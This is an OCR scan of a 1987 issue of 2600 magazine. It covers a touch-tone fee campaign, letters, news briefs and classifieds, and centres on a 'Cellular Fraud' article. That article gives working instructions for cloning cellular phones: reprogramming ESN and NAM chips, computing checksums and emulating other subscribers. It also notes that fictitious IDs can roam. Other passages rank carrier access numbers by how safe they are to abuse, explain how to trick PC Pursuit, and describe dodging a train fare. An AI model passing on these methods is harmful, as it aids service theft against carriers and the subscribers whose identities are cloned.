I realize that one possible solution would be to use amateur packet radio, but neither my friend nor I are amateurs, nor, quite frankly, do we have any desire to become ham radio operators. We have three big objections to amateur radio—first, we don't want to waste time trying to learn the antiquated morse code; second, we have met far too many amateurs who seem to think of amateur radio as their personal fraternity, and who are far too willing to make trouble for those who don't share their views on how things should be done; and third, the BBS often contains messages of computer equipment wanted or for sale, and I suspect that these would be considered business-related transmissions by the FCC and thus could not be legally transmitted over amateur radio (and it would be impractical to try and segregate those types of messages from the rest of the message base).

If the distance involved were longer, I would suppose that we are probably stuck with Ma Bell, but due to the short distance I can't help but think there must be some way to avoid the toll. My friend and I can easily talk for hours via CB radio (although it would be nice to have a somewhat more private link and no "skip" interference), but it is my

(continued on page 18)

CELLULAR FRAUD

(continued from page 11)

NAM programmers have built-in software which greatly simplifies the process. The ESN printed on the ID plate (if in decimal, convert to hex) should be found in memory and will be immediately followed by an 8-bit checksum determined by the 8 least significant bits of the hex sum of the ESN's four bytes. The old ESN data (now copied into the NAM programmer's RAM) should be replaced with the new ESN and checksum. A new blank ROM of the same type should be inserted into the programmer and "burned." It would be advisable to solder a ZIF (Zero Insertion Force) DIP socket onto the logic board to accomodate the new ESN chip and any future versions.

The NAM chip is usually already ZIF socketed on the logic board for easy replacement. It, too, should be copied into the NAM burner's RAM and the old MIN replaced with the new one. The NAM checksum should also be updated to reflect the new data. Although the carrier's system parameters must also be programmed into the NAM, they can be left the same if the NAM being changed had previously been on the carrier now to be used. All that needs to be changed in this case is the last four MIN digits and checksum (and maybe the exchange if they're using more than one). An excellent write-up on NAM programming is available free of charge from Curtis Electro Devices (415-964-3846). Ask for the May '87 reprint from Cellular Business magazine. Bytek Corporation (305-994-3520) sells a good budget NAM programmer for about $500, and the operations manual (available separately) explains in detail the memory maps, part numbers, and programming techniques for most CMT's on the market. This same unit is also capable of programming many ESN chips using the bit-editor mode. Some carriers and their installation agents will provide NAM system parameters on request, and some CMT service facilities will provide NAM and ESN memory maps and schematics of specific CMT's for a price.

One could eliminate the need for a NAM programmer altogether by programming and interfacing a personal computer to the CMT's ESN and NAM sockets. Another approach is to interface 2 banks of 8 hexadecimal thumbwheel switches to the sockets, although a computer program would still be needed to determine the proper switch settings. Either of these two approaches would allow quick emulation of any CMT at will.

Roaming

Whenever a CMT is used in a cellular system other than the one indicated by the SID (System ID) code in its NAM, it is in the ROAM mode and the ROAM indicator on the control head will turn on. A CMT can roam in any system its home carrier has a roaming agreement with, and most carriers now have roaming agreements with each other. If there is no roaming agreement, the MTSO will transmit a recorded voice message to the CMT user with instructions to call the carrier (the only call the CMT will be able to make) and give his name, MIN, ESN, and American Express Card number. All roamed calls will then be completed by the MTSO and billed to the credit card account. Fortunately, this procedure is becoming less common as more roaming agreements are made.

Usually, a carrier can only determine if a roamer came from a system with which it has a roaming agreement, not the creditworthiness of that roamer. Consequently, many carriers have been abused by roamers who've been denied service on their home system due to non-payment. Once the home carrier is billed for roaming services provided by the roamed carrier, it will notify same to add that ESN and MIN to their MTSO's "negative verify" file to prevent further abuses. Several independent companies are establishing system software and data networks to allow Positive Roamer Verification (PRV) which will allow near real-time roamer validation by sharing data between carriers. Because of the many technical, financial, and political details that still need to be resolved, PRV systems will probably not be in place for at least two more years. In the meantime, even fictitious ESN's and MIN's can roam if they follow the standard format, although some carriers are sharing roamer data on a limited basis to prevent this.


To call a roaming CMT, the caller must know which system that unit is in, and call that carrier's roaming number. Roaming numbers

(continued on page 20)

2600 Exposes New York Tel

In late June, we at *2600* got around to doing something we've been meaning to do for a long time. We've mentioned before in these pages how unfair it is that telephone companies charge consumers a monthly fee for using touch tones. They're not providing any additional service or equipment. The only real technological advance they've come up with is a device that can ignore touch tones coming from nonpaying customers. Sounds more like blackmail than a service, doesn't it?

So after having received about 25 calls from New York Telephone virtually begging us to sign up for this "service" by July so we wouldn't have to pay the "installation" fee, we reached the conclusion that enough was enough. On June 26, we mailed a press release to every newspaper, television and radio station in New York State, as well as state senators, state assemblymen, and a whole host of others we thought would be interested. Well, as it turns out, many of them were. Inside of a couple of days we were talking to all kinds of media people and it would not be an exaggeration to say that many thousands of people now know about this. The support has been terrific. Nobody likes the idea of paying a little extra every month for something that's not really there. And businesses, large and small



New York Telephone
A NYNEX Company

Dear Customer:

In our continuing efforts to maintain excellent service and billing accuracy, we recently tested our lines and equipment that provide you with telephone service. During this test, we found that you are using a push-button telephone; however, a review of our records shows that you are not being billed for our Touch-tone line, which enables your outgoing calls to be completed over that type of telephone.

Unless we hear from you within 10 days, we plan to begin billing you for the Touch-tone service on your August or September 1987 bill. The monthly charge for residence customers is $2.21 for each line, or telephone number. But if you discontinue the service now and decide later to have us reconnect it, other charges could apply.

To discuss this matter, please call (718) 875-9950 to speak to a service representative.


Sincerely,

Manager
Residence Services

alike, are flabbergasted when confronted with evidence that they're paying over $4 a month per line for this non-service. Take a company with 500 lines and this comes out to $24,000 a year. Not inconsequential.

And more recently, we were confronted with additional evidence of wrongdoing. It seems New York Telephone has taken to sending out undated notices informing the customer that they are about to be charged for touch tone service since touch tones were detected on their line. Many people disregard this notice because it looks just like all the other pitches they've received to sign up for touch tones. So they wind up being signed up for something they never wanted. Think about that. If touch tones were really a service, wouldn't the phone company punish a "violator" by stopping the service, rather than signing the person up for it?

We must be fair about this, however. New York Telephone is not the only telephone company doing this. But since they're local to us, we felt it only right that we tackle them first. Odds are your local company is up to the same trickery. If they are, it's up to you to make people aware of it. Call your elected officials and explain the situation to them. Keep in mind that most people accept this *simply because* they don't understand what's actually happening. They're thinking precisely the way the phone companies want them to. By letting people know they're being cheated and by getting them to say something about it, we're taking the most important step in reversing an unfair policy.



2600

CONTACT:
Eric Corley
2600 Magazine
PO Box #9
Middle Island, NY 11953
(516) 751-2600

2600 MAGAZINE ANNOUNCES CAMPAIGN FOR ABOLITION OF TOUCH TONE FEE

FOR IMMEDIATE RELEASE

For quite a few years, New York Telephone has been charging customers for touch tone service. We find this to be a very misleading practice, one that not only is unfair to customers, but which threatens to hold back technological advances by actually discouraging the use of touch tones.

We represent a very large community of telephone users. Our magazine, 2600, details the many uses and abuses of the common telephone. We have been instrumental in pointing out "bugs" and discrepancies in nearly all of the major long distance companies. Many experts and employees of telephone companies give us insight into current practices and technological advances. It is based upon these consultations that we reach the conclusion—the general public is being misled into paying for a feature that doesn't actually exist.

The use of touch tones benefits the customer, but not nearly as much as it benefits the phone company. A standard long distance number that takes 10 seconds to dial on a rotary phone only takes 3 seconds on a typical touch tone phone. This eliminates 15 seconds of non-chargeable dialing time for the phone company. Calls are processed quicker and hence, more calls can be processed in a given time period. This, in turn, means more revenue for the company.

(Both rotary pulses and touch tones must be converted to multi-frequency (MF) tones before the call can be processed. In some older locations, touch tones must be converted to pulse before they can be converted into MF tones. This slows down the process somewhat, but the end result is still more advantageous for the phone company—calls are processed quicker. In newer locations, that is, facilities that have been in place since the 1960's, no conversion to pulse is needed.)

There are two types of telephone switching systems that are currently in use in most parts of the country. They are crossbar and electronic switching systems (ESS). The crossbar system uses a series of electromechanical switches to provide dial tones and route calls. It lacks the sophistication to distinguish who has paid for touch tone service and who hasn't. The result is that everybody is able to use touch tones and the phone company can do very little about it. In electronic switching systems, a new feature was introduced. The phone company was given the ability to 1) distinguish who had not paid the fee for touch tones and 2) have the central computer ignore any touch tones coming from these customers. So, in effect, the customer is not so much paying for a service as he is paying to avoid being inconvenienced.

It is not uncommon for an area to upgrade to an electronic system and find that half their touch tone phones no longer work because of the above practice. This tactic has been very successful in getting customers to pay the extra fee.

(OVER)

they? While we're on the subject of payphones in New York, we'd love to know how someone has managed to scrape a "religious" message into each and every one of the payphones in New York City and its surrounding buroughs. If you look at the silver part of the phone, you'll see at least one message, usually two, to the effect of "Praise God", "Love God", or "Thank God". First of all, how do they scrape the message into the phone? Does this happen anywhere else in the world? And wouldn't it be nice if all payphones said "2600" on them somewhere? Not that we'd ever suggest such a thing....Congratulations are in order for a Temple University (Pennsylvania) student who managed to add his name to a list of merchants paid through a bank-by-phone savings account. He made $21,120, which he transferred to his account. Of course, he was caught. Otherwise, how would we know about it?....In other rude behavior: Jerry Edward Gastil, a San Diego ham radio operator allegedly jammed the two-way radio system of the local FBI office. He "caused music and other sounds to be transmitted on the FBI frequency, interfering with regular FBI transmissions," according to the feds. They also said it caused them some real embarrassing problems. And no motive has been found....Our subscribers in Alaska have long been complaining about their inability to access most nationwide 800 numbers. Beginning later this year, Alascom will connect Alaskan callers to all western U.S. and nationwide toll-free numbers. One less thing to complain about....Cincinnati Gas and Electric is giving meter readers hand-held computers that will help locate meters and tell whether to expect a dog in the yard. It sounds like a device they'd use on Star Trek to scan a planet for life forms. It's more likely some sort of a database that keeps track of who has dogs and who doesn't....Hotline

(continued from page 8)

numbers for stool-pigeons: 800-CALL-SPY is for those who want to report somebody for espionage, 800-BE-ALERT is for turning in drug smugglers, and 800-USA-FAKE is for reporting phony imported merchandise to a Customs agent....In overseas news, the numbers to connect directly to AT&T operators are: from Australia: 0014-881-011; from Denmark: 0430-0010; from England: 0800-89-0011; from France: 19 (wait for dialtone) 0011; from Holland: 06 (wait for dialtone) 022-9111; from Sweden: 020-715-611; and from West Germany: 0130-0010. AT&T operators can also be reached directly from these countries: Bahrain, Colombia, El Salavador, Guatemala, Hong Kong, Japan, South Korea, Panama, Phillipines, and Spain. From these countries, though, you have to use dedicated phones, usually located in airports. And *from* the United States, you can reach these countries' operators at no cost: England: 800-445-5667; France: 800-331-1323; Hong Kong: 800-992-2323; Japan: 800-543-0051; and Panama: 800-872-6106....Our London correspondent has also discovered that it's possible to call toll-free 800 numbers in the U.S. simply by inserting 83 before the 800, such as 0101 83 800 874 4000. The 0101 is the international access to the U.S. from the U.K....In England there are a number of organizations that regularly track down published telephone numbers of hacker electronic bulletin boards to find out if their own network telephone numbers are listed there for hackers to exploit. If they are, they change them immediately. Hackers are retaliating by encrypting the bulletin boards....There is a group of German hackers calling themselves the Computer Chaos Club. They reportedly have links to environmental and animal protection activists. They target large companies with questionable ethics and create mayhem on their computer systems, either by obtaining data or sending fake errors to users.

DID YOU KNOW?

1. A 35 foot telephone pole weighs an average of 1000 pounds?
2. The same pole costs us approximately $75.00 to set in the ground.
3. That we have more female employees than male — 124 female, 64 male.
4. We have an average of $356 invested for every telephone in service.
5. Our entire territory encompasses approximately 250 square miles.
6. More telephone calls are made on stormy days than during clear weather.
7. An extension telephone costs less than 90c a month.
8. 62,000 local calls are made daily on a normal business day.
9. No matter where you telephone from or to; your voice travels both underground and aerially, and is air conditioned during its travels through our cables.
10. An extension telephone in color makes an excellent and thoughtful gift for birthdays, anniversaries and special holidays.
11. Almost 10,000 changes in telephone equipment will be made by our installation force during the year 1960.
12. We like to give you service with a Dial.



Officers and Employees at annual outing in 1935.

From an old local telephone company's propaganda. This was published in the 1950's.

(continued from page 13)

understanding that you can't legally transmit data via CB radio (and, unfortunately, he lives fairly close to a Canadian Department of Communications listening post). We have thought a lot about various methods of accomplishing what we want to do, but everything seems to have some snag attached.

We have turned up some rather curious things in this quest to send free data. For example, a company called Electronic Systems Technology (1031 N. Kellogg Street, Kennewick, Washington 99336, phone (509) 735-9092) makes a device called the "ESTeem Wireless Modem". From what I can tell, this device is a cross between a Terminal Node Controller (as used by the hams) and a transceiver. It transmits on 24 channels in the frequency range of 72.040 to 72.960 mhz. It is licensed using "FCC form 574" (under "Part 90" of the FCC regulations, I believe). And when I first heard about this unit, it was being used to transmit data between the United States and Mexico. I'm told that it can be legally used in Canada as well, but what I'm not clear on is whether it can legally be used for cross-border traffic between the U.S. and Canada. Also, it appears that this unit is intended for business applications, and it seems that it might not be possible to license it for what would basically be considered "hobbyist" use (despite the transmission of the "buy/sell" messages that are forbidden on the amateur band). If you feel that I am wrong in any of these assumptions, please feel free to challenge them. In the meantime, there is one further obstacle—each wireless modem costs over $1,000! I can't imagine why the cost is so high when an amateur Terminal Node Controller/Transceiver combination can be purchased for under $400, but I can't afford one (and we'd need at least two!).

I have been told that it would be totally legal to shoot laser beams across the river. But neither of us are up on a hill (and thus "line of sight" to the other) and besides, such common local occurences as fog and very large lake freighters sailing by could easily disrupt communications.

It's really frustrating that we should have to go through all of this to try and obtain toll-free communications between two locations that are less than five miles apart. By all rights, it should be a local telephone call between Sault Ste. Marie, Michigan and Sault Ste. Marie, Ontario. But (my personal opinion follows) the Michigan Public Service Commission should be renamed the "Michigan Telephone Company Income Protection Commission", because they consistently seem to favor the interests of the telephone companies (especially Michigan Bell) over those of telephone consumers. One of their recent actions was to proclaim that there will be no new Extended Area Service areas in the state of Michigan, and that in fact, some existing Extended Area Service may be discontinued in the future (Extended Area Service is the phrase used to denote toll-free calling between telephone exchanges in nearby locations). There are other areas along the U.S./Canada border where toll-free calling is in effect between two exchanges on opposite sides of the line (Sweetgrass, Montana/Coutts, Alberta and Point Roberts, Washington/Vancouver, B.C. are two that I know of) but we are not so lucky.

In fact, not only is it a long distance call across the border, but we can't even utilize the services of any of the alternate long distance companies. With the exception of AT&T, none of

(continued on page 22)

2600 marketplace

FOR SALE: ATARI 130XE Computer, ATARI 1030 modem, 1050 disk drive, 13 inch Sharp color TV, Koala Pad, word processing, graphics and telecommunications software, manuals. Like new. Send phone # to: Box 571, Forest Hills, NY 11375.

COMMODORE 8-BIT/AMIGA USERS please send your best telecom utilities to Mark S., 11148 Burkard Ln, Rough & Ready, CA 95975. If I get enough together, I will return your disk with other people's submissions.

BEST HACKER AND PHREAKER written public domain software for the Apple II family. Two double sided diskettes full of communication and deprotection utilities. These programs were combed from the best BBS and clubs nationwide. Send $10 cash, check, or MO to Mark B., 1486 Murphy Rd., Wilmington, OH 45177-9338.

WANTED: Technical data for pay phones, dot matrix printers, and/or modems. Looking for schematics and theory of operation. Call (205) 293-6333/6395, 7 to 4 CST. Ask for Airman Parochells. Cannot accept collect calls.

TAP BACK ISSUES—complete set (vol. 1-84) of high quality copies shipped via UPS or first class mail for $100^{00}. Over 400 pages of TAP material including schematics and special reports. Checks/M.O. to "P.E.I." Cash, M.O. shipped same day. SASE for sample. Pete G., P.O. Box 463, Mt. Laurel, NJ 08054.

DOCUMENTATION on electronic & digital PBX's and switching systems. Willing to trade/purchase. Also looking for Bell System Practices and other such paraphernalia. Write to Bill, c/o 2600, PO Box 752B, Middle Island, NY 11953.

32K MODEL 100, U1-Rom II, drive, TS-DOS, spreadsheet, modem cables, AC adaptors, briefcase included, good condition, $1200. New, make an offer. Tandy 2000 version of WordPerfect 4.0 $150 or trade for 1200 or 2400 baud external modem. IBM PC & XT & AT version of WordPerfect 4.1 and MathPlan 2.1. $250 or trade for 1200 or 2400 baud external modem. Call (803) 244-6429 or (803) 233-5753. Ask for Paul.

WANTED: Looking for a good used 5 or 10 megabyte hard drive for the Apple II series of computers. If you are selling one or know of anyone that is then send replies to: Brian F., 1003 W. Main, Apt. 3, Ottawa, IL 61350.

TAIWAN! All Taiwan computers and accessories available for direct shipment for cost plus shipping plus 3% (quantities of 50 or more). Giles, PO Box 12566, El Paso, TX 79913.

I NEED INFO on a power supply made for Western Electric by ACME Electric Corp. in 1971. It is designated: Rectifier Semiconductor Type—J87233A-2 LI. Input is 208/240v, output 48v/30a using SCR's as control elements. Any info would be appreciated. A schematic would be wonderful. I'll be glad to reimburse copying costs. J. Klein, 12330 Takilma Rd., Cave Junction, OR 97523.

FOR SALE: Texas Instrument "Afeisperuriter" (Silent 700 series) intelligent data terminal. Many uses. Reasonable. Contact Ted K., PO Box 533, Auburn, NY 13021-0533.

SCHEMATICS—BUY, SELL, TRADE. We are interested in enlarging our collection of circuit diagrams for interesting electronic devices. Send list of what you want/have and a SASE to: J.R. "Bob" Dobbs, PO Box 444, Shawnee Mission, KS 66202.

***2600* MEETINGS.** Fridays at 5 pm at the Citicorp Center in the Atrium—153 East 53rd Street, New York City. Come by, drop off articles, ask questions. We'll be in Philadelphia on July 31 at the Gallery Shopping Center. Turn page for directions. Questions? Call 516-751-2600.

GOT SOMETHING TO SELL? Looking for something to buy? Or trade? This is the place! The *2600* Marketplace is free to subscribers! Just send us whatever you want to say (without making it too long) and we'll print it! Only people please, no businesses!

Deadline for August issue: 8/5/87.

CELLULAR FRAUD

(continued from page 14)

vary, but are usually in the format: (NPA)XXX-ROAM, where NPA is the carrier's area code and XXX is the MTSO exchange. Calling that number will return a dial or ready tone, after which the roamed CMT's full MIN should be entered in Touch-Tones. After a few seconds, the mobile unit will ring or the caller will hear a recording stating that the mobile unit is out of range. Telocator Publications (202-467-4770) publishes a nationwide roaming directory for travellers with cellular phones.

Cellular Telephone technology offers phone phreaks complete safety by allowing miles of physical separation from the wire pair, and by offering thousands of lines to choose from. In addition, all this is possible from just about any location, even from a car, boat, train, or aircraft. It is these characteristics that are attracting a sophisticated new breed of phone phreaks who will enjoy unprecedented convenience and security.

catching phreaks

(continued from page 10)

800-932 800-942 800-952 800-962 800-972 800-982 800-992

(Other exchanges can be used by local phone companies—New Jersey Bell, Mountain Bell, etc.)

So for the record, don't use 800-877-8000 (US Sprint) or 800-950-1022 (MCI) illegitimately. 800-345-0007 (US Sprint) and 800-624-1022 (MCI) are much less dangerous.

(continued from page 3)

digital switching was capable of if phreaks and hackers didn't get in and show them.

Hackers have, through the help of 2600, exposed entrapment schemes that shady individuals engineered for reasons of greed and visions of glory.

In 1985, a bulletin board system belonging to 2600 was raided by law enforcement authorities on the shabbiest of pretexts. Before we were around, they would have gotten away with it without any problem. But we were able to draw attention to the absurdities and misconceptions. And the average person listened.

This month we embark on another educational campaign—proving to the average person that the phone company's touch tone fee is a farce. We have the facts and now we've attracted attention to this matter. The next couple of months will be interesting.

They'll be other campaigns in the future—and more mistruths. But, looking back on our back issues, we can see that what we've already been through hasn't been for naught.

We hope you take the opportunity to further understand our unique world by examining what are surely on the way to becoming historical relics. It certainly would give us more space to move around if you did.

Directions to the 2600 Meeting in Philadelphia at 5:00 pm in the Gallery Shopping Center.

From 30th Street Station (where Amtraks come in), go upstairs (if you've ever seen *Witness*, you may recognize the men's room) and follow the ramp to the SEPTA train towards center city. Take this train two stops to Market East. (NOTE: This ride costs $1.50 but the conductor doesn't take tickets until after Market East. So don't make it obvious where you're going and you'll get a free ride.) At Market East, go upstairs to the Gallery Shopping Center and go to the lower level. Look for people with 2600 buttons wandering around. See you there!

SAUDI ARABIAN BBS LIST

from The Veteran Cosmic Rocker

[Bulletin Boards]

Area	Name	Number		Speed	Protocol
Riyadh	Karavan T.B.B.S.	(01) 491 6798		3/12	8 N 1
Riyadh	Riyadh A.P.E.	(01) 464 4079	*4	3/12/24	8 N 1
Jeddah	Elyas R.B.B.S.	(02) 683 3120	*1	3/12	8 N 1
Abqaiq	Abqaiq B.B.S.	(03) 572 3884		3/12/24	8 N 1
Abu Ali	Joe's Place	(03) 678 2395		3	7 N 1
Dammam	ADC Computer Centre	(03) 826 4990		3/12	8 N 1
Dhahran	A.P.C.S. B.B.S.	(03) 873 7851		3/12	7 N 1
Dhahran	D.P.C.S. Bytenet	(03) 873 7852		3/12	8 N 1
Dhahran	Mad Max's B.B.S.	(03) 874 0290	*2	3/12/24	8 N 1
Al Khobar	Jeraisy B.B.S.	(03) 894 7394	*3	3/12/24	8 N 1
Al Khobar	Scott Air B.B.S.	(03) 898 1643		3/12/24	8 N 1

*1 Currently available 21.00 to 09.00 and 14.00 to 17.00 Saturday to Thursday and all day Friday.

*2 Currently available 16.30 to 06.30 Saturday to Wednesday and from 16.30 Wednesday continuously to 06.30 Saturday.

*3 Currently available 19.30 to 07.30 Saturday to Thursday and all day Friday.

*4 Currently available 18.00 to 08.00 Saturday to Thursday and all day Friday.

Letters

(continued from page 18)

the other carriers offer service here (too sparsely populated, they claim). This despite the fact that our local central office switch has been converted for "equal access". Yes, we got a ballot from Michigan Bell, with only *one* choice (AT&T, of course—I thought you only got those kind of ballots in Russia!). I guess I shouldn't complain too much—there's an area about 50 miles from here where there is no phone service at all (the folks there tried to get the MPSC to order a phone company to give them service, but the MPSC decided it was just too costly to run lines into their area, once again protecting the profits of the phone company).

The FCC recently had a proposal before it to create a "Public Digital Radio Service" that would have been just the thing for this type of application (assuming that the Canadians would have approved a similar service), but they turned it down. I'd like to know why some frequency somewhere can't be set aside for this kind of service. I hope the next time they will give us a few measly khz at least.

Perhaps there just isn't any way to do what I want to do for a reasonable cost, given the present state of legalities in the U.S. and Canada (certainly it is *technologically* possible), but if you have any suggestions, please drop me a line. Any assistance that you can provide will be very much appreciated.

JD

You seem to have really thought this out pretty carefully. Keep in mind, though, that legality is a rather hazy concept these days when it comes to electronic communications. What's legal today may not be tomorrow and may already not be in someone else's mind.

Although we'll most likely get all kinds of suggestions from our readers, these are a couple of options you may want to explore. If you can both get access to network mail through Arpanet, your friend might be able to upload what you want and you could call up later through your node and download. If you can figure out a way of linking Telenet (USA) and Datapac (Canada), you could also cut down on telephone charges, especially if you both have local dial-ups. Although PC Pursuit (the service that allows you unlimited data calls for a set fee per month) has no intention of ever going to Canada, you can trick it by dialing an alternate carrier's access number and, after waiting an appropriate amount of time, entering your authorization code and number, just as you would if you were using your own modem to place a call through an alternate carrier. This at least allows you an alternative, although it's not much of one. Also, check out the various toll-free options on alternate long distance companies—there might be a fairly cost-efficient answer there.

Finally, try being really vocal about this. Forget the computer business—call your elected officials and tell them you have a friend or relative who's only five miles away and you're sick of paying through the nose to talk to them. Apparently that worked in other towns—it seems like something could be done in your case. Make it known that the other companies refuse to serve your community. And if all else fails, you can always mail disks.

WRITE FOR *2600*!
SEND LETTERS AND ARTICLES TO:
2600
PO BOX 99
MIDDLE ISLAND, NY 11953-0099

2600 BACK ISSUES (continued from inside front cover)

1986

PRIVATE SECTOR RETURNING—Back online soon but many questions on seizure remain; THE BASICS: DIVESTITURE: WHAT HAPPENED?—an explanation of that which is confusing the populace; FLASH: AT&T steals customers, Dominican blue boxers, computerized hooky catcher, Falwell attacked by computer, an astronomical phone bill, dial-a-porn update, phone booth victorious; LETTERS: Getting credit from alternate carriers, tracing methods, mobile phones, Manitoba raid; 2600 INFORMATION BUREAU—blue box programs; SYSTEMATICALLY SPEAKING: confusing payphones, code abuse software, centrex features in your house, VAX 8650, overcharge hunters; VMS: THE SERIES CONTINUES—more on security features; IT COULD HAPPEN TO YOU!—what happens when hackers have a fight; DIAL BACK SECURITY—holes in the systems; FLASH: abuse of party line, unique obscene caller, news on pen registers, reporters steal Swiss phones, pay phone causes panic; LETTERS: asking questions, blue box corrections, Computel complaint, BBS security; 2600 INFORMATION BUREAU—assorted numbers; SYSTEMATICALLY SPEAKING: Sprint and US Tel merge, write protect tabs wrong, Bell Atlantic chooses MCI, cellular phones in England, infrared beeper, electronic tax returns, acoustic trauma; AN OVERVIEW OF AUTOVON AND SILVER BOXES—the military phone network and how your touch tone phone can play along; AN AMERICAN EXPRESS PHONE STORY—a memory of one of the better hacking escapades; FINAL WORDS ON VMS—security devices and assorted tips; FLASH: hacker zaps computer marquee, Soviets denied computer access, calling the shuttle, new ways of stealing data, computer password forgotten; LETTERS: corporate rates, defeating call waiting, ringback numbers, where is BIOC?, credit where it's due, special 800 number; THIS MONTH AT 2600: Private Sector's return, Computel and Compuserve, Telepub '86, a postal miracle; SYSTEMATICALLY SPEAKING: Jamming satellites, TASS news service, Soviet computer update, dialing the yellow pages, Northern Telecom to destroy CO's, more phones than ever; RSTS FOR BEGINNERS—basic system functions, login procedures; MOBILE PHONES: THEORY AND CONSTRUCTION—how to build your own mobile phone; FLASH: British phonebooth wedding, another large Sprint bill, bad tenant databases, car breathalizers, phone phreak fined, Marcos phones for free; LETTERS: blue box coding, electronic road pricing in Hong Kong, UNIX bugs, more on AE hacking; A STORY OF EAVESDROPPING—from World War II; THIS MONTH AT 2600: transcripts of Private Sector raid, more on Computel; SYSTEMATICALLY SPEAKING: 617 to be divided, Congress chooses AT&T, Baby Bells don't pay AT&T bills, equal access 800 numbers, data encryption, DA failure, AT&T loses its zero; EXPLOITS IN OPERATOR HELL—harassing operators from Alaska; THE COMPUTEL SCOOP; FLASH: Bellcore publications go public, US and France link phones, computer grammar, shower phone, cellular modem, high tech parking meters, Congressional computer; LETTERS: foreign phone systems, Russian phone books, numbers to dial on a blue box, Boston ANI, Cheshire Catalyst, CNA, ways of answering the phone; 2600 INFORMATION BUREAU—Autovon numbers, alternate phreaking methods for alternate carriers; SYSTEMATICALLY SPEAKING: Wrestlemania pins Bell, sting boards on the rise, American Network fears hackers, free pay-phones plague New Jersey, disposable phones, hacker terrorists; COMPUTER CRIME REVIEW—a review of the report from The National Center for Computer Crime Data; HOW TO HACK A PICK—An introduction to the Pick operating system and ways of hacking into it; NOTHING NEW IN COMPUTER UNDERGROUND—review of a new book; FLASH: New York's new computer crime law, a $6,829 phone bill, how big computer crime pays, public phone secrecy, Capitol Hill hacker, Citibank money games; LETTERS: English phreaking, ways of tricking sting BBS's, called party supervision, 2600 Phun Book, Captain Midnight, RCI; 2600 INFORMATION BUREAU—some phone numbers; RESOURCES GUIDE; SYSTEMATICALLY SPEAKING: Hands across Telenet, calling Kiev, Nynex bumps off Southwestern Bell, stock market crash, cell site names, videophones; VIOLATING A VAX—Trojan horses, collecting passwords, etc., etc.; THE FREE PHONES OF PHILLY—Skyline providing completely free service from pay phones; FLASH: town crippled by telco strike, prisoners make illegal calls, hacker degrees, New Jersey tops taps, ex-fed is tapped, water company wants customers' social security numbers, computers strike again, federal employees "tracked"; LETTERS: Association of Clandestine Radio Enthusiasts, ITT correction, NSA, more on VMS, Telecomputist, a 950 trick; 2600 INFORMATION BUREAU—World Numbering Zones; SYSTEMATICALLY SPEAKING: AT&T selling pay phones, automated operators, cellular dial-by-voice, new British phone service, no data protection for Hong Kong, Congressional fraud hotline, federal phone failures, Indiana telco threatens AT&T; KNOWING UNIX—sending mail and general hacking; A TRIP TO ENGLAND—and the fun things you can do with phones over there; FLASH: Phone fraud in governor's house, Big Brother, Teltec fights back, vandalism, 911 calls: LETTERS: shutting down systems, legal BBS's, VAX/VMS tips, 2600 INFORMATION BUREAU—a list of telcos, a list of area codes and number of exchanges; SYSTEMATICALLY SPEAKING: USSR computers, ATM's in China, NYCE, TV blue boxes, government phones, rural radio phones; SOME FACTS ON SUPERVISION—answer supervision explained; RCI & DMS-100 BUGS; ANOTHER STINGER IS STUNG—Maxfield exposed again; FLASH: NSA drops DES, hackers on shortwave, Big Brother traffic cop, crosstalk saves a life, Indian phones, video signatures, FBI shopping list, airphone causes confusion; LETTERS: Captain Midnight, annoyance bureau, SL-1 switches, credit, PBX's, 800 word-numbers, public CNA's; 2600 INFORMATION BUREAU—Winnipeg numbers; SYSTEMATICALLY SPEAKING: Sprint overbills, AT&T ranks #1, portable VAXes, call rejection; DEATH OF A PAY PHONE—nasty business; TRASHING: AMERICA'S SOURCE FOR INFORMATION—still more tactics; FLASH: FBI investigates coffee machine, CIS copyrights public software; Navy software, HBO encryption, Indiana "Fones"; LETTERS: Numbers, telco harrassment, Puerto Rican telephones, Q's and Z's; 2600 INFORMATION BUREAU—Overseas numbers; SYSTEMATICALLY SPEAKING: Electronic tax returns, software makers crash BBS, ICN, Ultraphone, ESS in Taiwan, NSA wants new chip; ICN—MORE THAN A BARGAIN—a look at one of the worst phone companies in the world; MASTERING THE NETWORKS—communicating on Arpanet, Bitnet, etc.; FLASH: Reagan tortures patients, FBI angers parents, Q and Z controversy; LETTERS: Telenet hacking, ANI's, 811, 976 problems; 2600 INFORMATION BUREAU—British BBS numbers; WRATH OF GOD STRIKES 2600; SYSTEMATICALLY SPEAKING: Banks link arms, Sprint has too many customers, new payphones, nickname listings, computer college; A LOOK AT THE FUTURE PHREAKING WORLD—Cellular telephones & how they work; HOW CELLULAR PHONES CAME ABOUT AND WHAT YOU CAN EXPECT; THINGS WE'RE NOT SUPPOSED TO KNOW ABOUT; FLASH: Avoiding rejection, phreaks tie up circuits, North Carolina hackers, international hacking, paying for touch tones, wiretaps; LETTERS: Equal access 800 numbers, strange numbers, Irish phreaking, disabling call waiting; 2600 INFORMATION BUREAU—Netmailsites; SYSTEMATICALLY SPEAKING: Free directories, fingerprint ID system, navigating with CD's, sweeping for bugs.

All issues now in stock. Delivery within 4 weeks.
MAKE YOUR COLLECTION COMPLETE!

2600 BACK ISSUE ORDER:

☐ 1984 $25 ☐ 1985 $25 ☐ 1986 $25

SEND THIS COUPON WITH PAYMENT TO:

2600 Back Issues
P.O. Box 752
Middle Island, NY 11953
(your address label should be on the back of this form)

CONTENTS

CELLULAR FRAUD 4
HOW PHREAKS ARE CAUGHT 6
TELECOM INFORMER 8
N.Y. TELEPHONE EXPOSED 9
